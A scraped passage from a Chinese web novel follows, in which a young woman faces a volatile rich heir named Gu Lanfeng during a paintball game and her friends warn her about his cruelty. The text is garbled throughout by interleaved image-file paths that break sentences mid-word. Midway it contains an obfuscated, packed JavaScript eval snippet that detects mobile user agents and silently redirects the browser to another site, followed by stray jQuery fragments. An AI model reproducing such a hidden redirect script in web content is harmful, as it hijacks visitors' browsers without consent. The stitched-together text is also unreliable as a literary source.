林颂宜心领神会,木着脸点头承认:“刚才走小路偏离了主道,找了半天都没找到路,就想着往前走一段。”她的语气很平稳,透着股淡淡的人机感,外人只会以为她是真的错了道。
“那你往前直走,我们刚才就是从那上来的,有个小坡,你往下走就行。”有人先开了口,其他人接到信号,红队里的那个女生也跟着向林颂宜示好。
“好,谢谢你。”林颂宜露出个笑,冲着说话的女生道谢后,又转头看向寸头男,“刚才是意外,我也是碰巧打中的,加时赛什么的,可以不比吗?”眼前的女生,容貌并不出挑,但整个人看起来很是沉静内敛,说话的语气也是诚意满满,双方都没有要节外生枝的打算,章唯自是应好。
眼见彼此达成共识,林颂宜冲几人点头示意后,径直错身往他们刚才过来的方向走去。
章唯敢自作主张应下自是因为清楚,顾澜封犯浑归犯浑,一向是不和女生计较的。
刚才估计也真的只是意外。
结果他这一颗心还没彻底放回肚子里,就看见顾澜封抬手对准林颂宜的方向,眼看就要开木仓。
他这一动作太过突然,吓得边上的人惊叫出声,章唯更是下意识整个人扑向顾澜封。
“澜封!”
两股力量对冲,顾澜封射出的颜料弹落在了离林颂宜脚边十公分的位置。
林颂宜:“!”
刚才仓促间林颂宜只来得及往边上挪开一步,但凡章唯不扑那一下,这颗颜料弹就要落到林颂宜后背上。
毕竟是道具,倒也不至于会真的让人受伤,但绝对会疼上一阵。
游戏规则第三条,同时击中标的物的两人,只要一方打中另一方身上的致命标注区,加时赛就可以取消。
如果起初只是猜测腹诽,经过刚才那一遭,林颂宜心下已经百分百确定,这人就是有病!
绝对还是大病!
“你没事吧?”见林颂宜站着不动,对面的那个女生快速跑过来安抚她。
顾澜封刚才的行为已经称得上恶劣,但熟识的也都知道,宁可吃点亏,也不好叫他记恨上真得罪了他。
被顾澜封惦记的人,不一定伤筋动骨,但那人总有办法叫对方有苦叫不出。
有时候,心理折磨比伤筋动骨可怕多了。
肩头被人轻拍两下,林颂宜做出才刚回过神的样子,见她眼眶有些发红,对面女生的表情也有些急,冲着章唯喊道:“你们先走吧,我陪着她下去。”
后者自然满口答应。
林颂宜倒不至于因为这点事被吓哭,眼睛泛红一半是因为气得,一半是她装的。
必要的时候,示弱能减少许多不必要的冲突。
“有点被吓到了。”林颂宜冲女生笑了笑,落到对方眼里,她这就是在强颜欢笑,她的语气比之前更轻了些,听起来有些飘忽,任谁看了都不会觉得她真没事。
“我没事,不用麻烦,我自己下去就好。”
林颂宜表现的越是善解人意,对面女生就越不好意思,虽然这事本质上和她没关系,但立场对立,己方做的太过分,她也很难不感到抱歉。
凡事适可而止,见人还是不太放心的样子,林颂宜再次拒绝:“真的没事,我先走了。”
目送林颂宜走远,顾澜封一行人也准备离开。
章唯算是知道了,顾澜封前一阵被关在家里反省,结果是把这脾气反省的越发邪性了。
“人家女孩子也不是故意的,你就算气不顺,欺负她一个小女生做什么?”虽然章唯也不觉得自己是什么很高尚的人,但无缘无故去欺负一个女生,多少还是不地道,这么想着,话就顺着嘴说了出来。
顾澜封也不应他,只淡淡扫他一眼,径直往前走去,随后连开两枪,精准击中蓝队两个标的物。
身后三人:“……”
不是……这都什么中二行为?
***
底下李清越一行人,在接连听到两声提示后,心下的紧迫感又重几分,忙不迭又往前冲了一段路。
远远地就看到林颂宜站在前面等着。
一行人重新汇合,李清越直觉哪里不对,用眼神询问林颂宜,后者微微摇头,李清越也就假装无事发生。
接下来的一段路,林颂宜;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026388|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
并不怎么出手,只负责压着不让队里的男生得手。
一旦发现队里的女生抢不到标的物,林颂宜就会找机会快速出击,争取抢先击中标的物。
几个女生配合得十分默契,男生们被压的近乎没有还手之力,奈何技不如人,又不可能真舍下脸和女生吵。
一次被抢众人生气,两次被抢怒意翻腾,再次被抢,众男生已然没了脾气。
没办法,是个人都慕强,林颂宜起手就正中把心,次数多了,众男生倒是升起些钦佩。
到了这会子,今天这场队内抗衡之争的始作俑者,终于后知后觉回过味,向恒意识到是自己先前口无遮拦惹的祸。
没了最开始的气性,加上往后各家保不准会有业务往来,向恒充分发挥自己能屈能伸的做派,真心实意夸赞几个女生。
“服了,姐们儿几个是真厉害。”说着,还夸张地竖起拇指,给队里的女生点了个赞。
蓝队的几个女生见他示弱,这才觉得舒服了,大家相互笑一场,这事儿就算翻篇。
蓝队这边因为林颂宜几乎发泄似的一通操作,稳稳抢占先机。
算着标的物得分已经满足三分之二的要求,几人放弃寻找剩余标的物的计划,只一个劲往对方营地冲刺,以期先一步拔了对面的旗帜。
队内众人已然和解,一笑泯恩仇之后,徐心荟和温若甯也发现了刚才的不对劲,由着陈松野带领男生去拔旗,几个女生慢悠悠走在后头说着话。
刚才的事情也不是什么不能说的秘密,见她们好奇,林颂宜就大致说了一下事情经过。
听完全部,李清越的火气一下就上来了。
那几个人到底什么毛病,莫名其妙欺负一个落单的女生。
徐心荟和温若甯听了也是一脸无语,但相较于李清越的不忿,她们两个则是更担心后续林颂宜会有麻烦。
同一个圈子里的人,也并不是都相互熟知,平时各自为营,几个牵头的人也大都各位为王,不是玩咖几乎很难重叠所有圈子。
因此,李清越不知道顾澜封也不奇怪。
温若甯也不甚了解,只知道个大概,但还是开口提醒林颂宜:“晚些回到营地,你就跟在我们身边,明天一早找个由头先走吧,惹不起咱们躲得起。”
徐心荟因为家里和顾家有些交情,知道的会比旁人更多一些,但她也不好和盘托出,听到温若甯的提醒,也十分赞同。
李清越见两人这个做派,心里越发好奇。
徐心荟见大家都看着自己,便挑着能说的大致和几人分享了一下。
直听得李清越惊叹连连。
李家虽然也算势大,平时接触的人也都身份不差,李清越也听过见过不少二代三代的混账事,但还真没听过哪家小辈能浑成顾澜封这样。
“就因为一句话,他就真把人腿打断了?”
见李清越满脸震撼,徐心荟点头确认:“要不是亲眼看见,我也不能信,有人能下手这么狠。”
“他俩在断腿之前,真的没点别的恩怨吗?”温若甯听完徐心荟的描述,心下对林颂宜的担忧又深一层。
一句话“封哥不太行。”,就直接把人的腿打断,那按照林颂宜刚才的自述,她两条腿也不够姓顾的疯啊!
对上三张忧心忡忡的脸,林颂宜:“……”
7. 第7章
“倒也……不至于要到打断腿的程度吧?”林颂宜心下揣度着刚才获知的信息,也有些不确定。
“至于!很至于!顾澜封这个人,虽然疯了点,但他有副好皮囊啊!家世又摆在那,捧着他的人一箩筐都装不完,都用不上他自己出手,但凡稍微示意一下,有的是人想替他卖力。”徐心荟说这话的时候,脸上的神情很认真,生怕林颂宜自己不当回事。
有的细节别人能说,徐家的人却不能开这个口,万一传到顾家人耳朵里,搞不好会连累家里,所以当下她也只能尽力劝林颂宜自己小心。
“一会儿我找涛哥安排人先送你回去吧?想玩什么时候都可以,往后咱们随时都可以约时间,这尊瘟神能不招惹就先躲着走。”君子不立危墙之下,温若甯觉得还是先离开是非之地为好。
“颂颂跟着我,今天来这的车都有数,贸然变动再惹出闲话,别人只会更恼怒。”李清越一锤定音,她自己的人得自己护着。
林颂宜虽然自己没有背景,可李家也不是吃素的,无缘无故就要动李家的人,面上属实说不过去。
虽说顾澜封这个人记仇的很,但以林颂宜的身份,往后也不太可能和对方再有交集,只要避开这一场就好了。
四人聊过一阵逐渐放下心来,气氛重新变得活跃,话题一转,又都夸起林颂宜的木仓法。
听别人夸奖林颂宜,李清越只觉得自己超有面子。
李清越自己学东西,经常是三分钟热度,林颂宜和她就完全不同,既好学又肯学,而且还有毅力坚持学。
这就导致很多时候,林颂宜只是陪读顺带练一练,最终却能学得比李清越好。
要说由此对林颂宜产生嫉妒讨厌这类情绪,李清越是真的没有,相反,林颂宜的那股劲头,常常能激发出李清越的内驱力。
两个人偶尔相互卷一卷还挺有意思。
当初李家做背调看中的,也正是林颂宜身上的这股韧劲。
自家孩子身边跟着这样一个人,即便不能起到激励作用,也不至于带坏自己家的孩子。
事实证明,李家的选择是对的,林颂宜的存在,在一定程度上,也确实对李清越起到了警示作用。
不仅如此,林颂宜也相当于是李清越亲手扶起来的人,对于李清越而言,林颂宜越成功,就证明她李清越当初是慧眼识珠。
这种亲手培养出一棵树的成就感,是世俗物质享受无法轻易超越的。
李清越似乎是越想越高兴,把自己和林颂宜当初结识的经历,和徐、温二人做了分享。
边上两人听完林颂宜过往的那些经历,心下只觉佩服。
等回过味来又有些心疼林颂宜的遭遇。
女孩子的心,真的是很温暖柔软的存在。
听到林颂宜大学最窘迫的时候,每天只靠着三个馒头过活,一向以品鉴美食为享受的温若甯,情绪上头难过的有些想哭。
一个人在身体代谢最好的年岁,无法尽情体验味觉享受,这是一种往后很难再被填补的遗憾。
繁重的学业,拮据的生活,枯燥无味的三餐。
温若甯完全无法想象,假使是自己在那样的境遇里,会如何坚持下去。
原先徐、温俩人对林颂宜只是寻常,从她表现出超凡的射击水平后,两人就已经有些佩服她了,再听到对方那些年的遭遇,徐文荟和温若甯很难不怜爱她。
“也没有你们想的那么惨,大学那会儿有奖学金,学校也有定向补贴,啃馒头过活只是个意外。”林颂宜带着笑和她两解释原委。
那次是因为,林颂宜在借用舍友电脑赶作业的时候,太过疲累不小心打翻水杯,导致电脑主板被损毁。
虽然舍友并没有要求林颂宜赔偿,但林颂宜自己心里过意不去,在电脑价格折旧的基础上,又自己加了点钱,给舍友换了台新电脑。
这才啃了半个月的馒头。
并不是谁弱就是谁有理,舍友不追究,那是她看在同学情分上,可这不能成为林颂宜占便宜的理由。
尽管林颂宜解释了很多,徐、温二人却都一致默认林颂宜以前过得很惨。
可即便是那样悲惨的境遇,也没能磨灭她的心性,两人现在是真的佩服林颂宜。
林颂宜只能尽数接下二人的关切,抽空转头看向李清越,见后者冲她笑得得意,林颂宜也不好再说什么。
她并不介意李清越当众袒露自己的过往,一来,那些过往并不糟烂无需自卑,二来,李清越这么做也是为她好,经过这一遭谈话,偏向林颂宜的人就不只李清越一个了。
等到队里几个男生成功拔得旗帜返回汇合,几个女生已经等了有一会儿。
累了一场,几人都不打算再走着回去,径直停留在原地等着车子来接应。
***
人在倒霉的时候,喝凉水都塞牙缝。
林颂宜此刻对这句话,有了非常透彻的理解。
蓝队一行人分坐两辆接驳车回营地,男生那辆车打头阵,女生所在的那辆车靠后,隔着一段距离,林颂宜看到前方营地正中的靶场上,两队人正在对峙,红蓝两色泾渭分明。
搞得跟摆龙门阵似的。
车子刚挺稳,就听到红队那边有人出声叫嚷:“陈松野!等你们半天了!怎么这么慢?”
“滚滚滚!旗都被我们拔了,回的慢点怎么了?”陈松野冲那人笑道,先行下车快步走到向恒边上小声问:“怎么个事?”
“你不知道?”
“……我该知道?”
向恒简单和陈松野说了下经过,具体的他也不甚清楚,刚才一回到营地,就得知还有一场加时赛。
原来是两队标的物得分持平,虽然蓝队抢先两分钟拔下对手旗帜,相当于比赛中领先了2分胜出,但因为中间有个无效标的物,所以还有一场加时赛。
一共三局,一局一分,假使红队在加时赛胜出三局,那这一场比赛就算红队最终胜出。
这规则的制定就跟闹着玩儿似的,一般也没人会如此较真,没成想今天就遇上了这么一位。
李清越将手搭在林颂宜肩上,示意她安心,随后一行人陆续下车走向人群。
林颂宜这边,原本想着对方已经吓过她一次,不至于再提加时赛的事,事实证明,她还是高看了顾澜封,有的人长得人模狗样,实际内心十分丑陋阴暗。
躲不掉,那就不躲了。
林颂宜几人走过来的时候,人堆默契给她让出了一条道。
顾澜封倚靠在越野车旁,垂着头也不知道在想什么,黑衣黑裤,整个人瞧着拒人于千里之外。
林颂宜的角度看过去,能看到对方轮廓优越的侧脸,男人身姿颀长,姿态慵懒地立在那,周身透着股不驯,但她对此无法产生丝毫欣赏的心情。
似有所觉,顾澜封抬头,正对上林颂宜平静无波的双眼。
“怎么玩?”单刀直入,和他的行事一样,突兀霸道。
“我不太懂这些。”林颂宜的视线在四周众人身上逡巡一圈,“看大家怎么说吧。”
无人出声,顾澜封似也不想浪费时间:“移动靶?”
“行。”
最开始听徐心荟的描述,林颂宜还真的担心过自己的境遇,到这会儿她已经完全冷静下来。
她又不想巴结顾家,完全没必要顾忌太多。
今天这事说破天也不算大事,无非就是顾澜封觉得气不顺,一场加时赛,即便输得再难看又如何?过了今天,这些人里的相当一部分,这辈子都不会再有联系。
